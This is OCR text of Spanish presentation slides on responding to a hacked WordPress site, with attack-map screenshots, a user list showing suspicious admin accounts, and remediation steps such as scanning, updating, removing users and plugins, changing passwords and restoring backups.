
- Difíciles de detectar. Típicamente por uso extraño de recursos consumidos puntualmente.
- Escáner de integridad de ficheros. Te avisa de
  - Cuándo y cuánto cambia un fichero
  - Si se añade o elimina alguno
- WAF
- Objetivo:
  - Explotar recursos (ancho de banda, CPU, Espacio, etc.)
    - Tu propio server
    - Visitantes
  - Usar tu sitio/server en modo Zombie Soldado


NORSE
ATTACK ORIGINS
Country
8 United States
2 China
1 Canada
1 Italy
1 Mexico
1 Russia
ATTACK TARGETS
Country
9 United States
2 France
1 Canada
1 Bulgaria
1 Italy
ATTACKS
Timestamp
Attacker
Organization
Location
IP
Target
Location
Type
Service
Port
2014-08-26 01:14:30.45 Shanghai QianWan Shanghai, China 219.235.2.112 unknown, Bulgaria ms-sql-s 1433
2014-08-26 01:14:31.12 CHINANET GUANGXI Nanning, China 116.10.191.172 Fremont, United States ssh 22
2014-08-26 01:14:31.80 N/A unknown, Italy 93.186.241.139 unknown, Italy unknown 8090
2014-08-26 01:14:32.47 CariNet San Diego, United States 71.6.165.200 Saint Louis, United States memcache 11211
2014-08-26 01:14:33.80 CariNet San Diego, United States 71.6.167.142 Miami, United States EtherNet/IP-2 44818
2014-08-26 01:14:34.13 Uninet S.A. de C.V. Colima, Mexico 187.192.212.179 unknown, France microsoft-ds 445
2014-08-26 01:14:34.47 Nether Network Englewood, United States 204.42.253.130 unknown, France snmp 161
2014-08-26 01:14:34.80 Highload Lab Moscow, Russia 93.180.5.26 Saint Louis, United States domain 53
ATTACK TYPES
Service
2 discard
1 ssh
1 unknown
1 netbios-dgm
1 db-lsp-disc
1 ms-sql-s
1 isakmp
1 unknown
Situación normal


NORSE
ATTACK ORIGINS
COUNTRY
China
United States
Russia
Saudi Arabia
Netherlands
France
Moldova
South Korea
Brazil
Finland
ATTACK TARGETS
COUNTRY
United States
Saudi Arabia
United Arab Emirates
Philippines
Liechtenstein
France
Russia
Taiwan
Cyprus
Mexico
ATTACK TYPES
SERVICE
PORT
LIVE ATTACKS
TIMESTAMP
ORGANIZATION
LOCATION
IP
LOCATION
TYPE
SERVICE
PORT

ÍNDICE

1. Conceptos / Disclaimer
2. ¡¡Aaaargh!! ¡NOOOOOOOOO!
   O galería de los horrores
3. ¿¿¿Y ahora qué???
   O medidas Reactivas
4. ¡¡Más nunca!!
   O medidas Proactivas



¿¿¿Y ahora qué???

A.K.A. medidas Reactivas

Agentes implicados y jerarquía


- Owner / Admins
- Developer & Designer
- Users/clients


- Agente / C3
- Soporte & Backups

- Departamento interno
- Servicios de ciberseguridad externos

ACCIONES QUE PODEMOS REALIZAR

- Escanea tu website para obtener info
  - sitecheck.sucuri.net
  - virustotal.com (blacklist)
- Actualiza todo
  - Actualizar **sobreescribe** los ficheros con una versión limpia.
  - También bloquea vulnerabilidades.
  - WordPress, temas, plugins.






ACCIONES QUE PODEMOS REALIZAR

Comprueba y elimina

- **Usuarios admins** no necesarios (cambia la password de los demás)
- **Plugins y temas no necesarios**
- Carpetas y ficheros de **copias de seguridad** desfasados
- Sitios DEV y TEST en tu server de producción.

Cambiar passwords

- Conexiones (cPanel, (S)FTP, SSH, …)
- Acceso a Base de Datos (recuerda actualizar tu wp-config.php)
- wp-admin, Etc.


6
0
New
SEO
Howdy,
Screen Options
Users
Add New
Welcome to the newest version of WP Smush! Auto-smushing on upload is lightning fast now that we handle all the smushing asynchronously. Find out more here >>
All (5) | Administrator (3) | Contributor (2)
Bulk Actions
Apply
Change role to...
Change
Username
Name
Email
Role
Posts
admin
Administrator
78
akmin
no@email.com
Administrator
1
janel
Contributor
0
levy
Contributor
33
managed-wp-migration-465790ae
Managed WordPress Migration User
noreply@secureserver.net
Administrator
0
wp.service.controller.lHmp6
None
0
Username
Name
Email
Role
Posts
Bulk Actions
Apply
Change role to...
Change

ACCIONES QUE PODEMOS REALIZAR

- Restaurar Backup
  - Como última medida
  - Se puede perder información
  - No siempre sabemos exactamente desde cuando está la infección o la vulnerabilidad activa

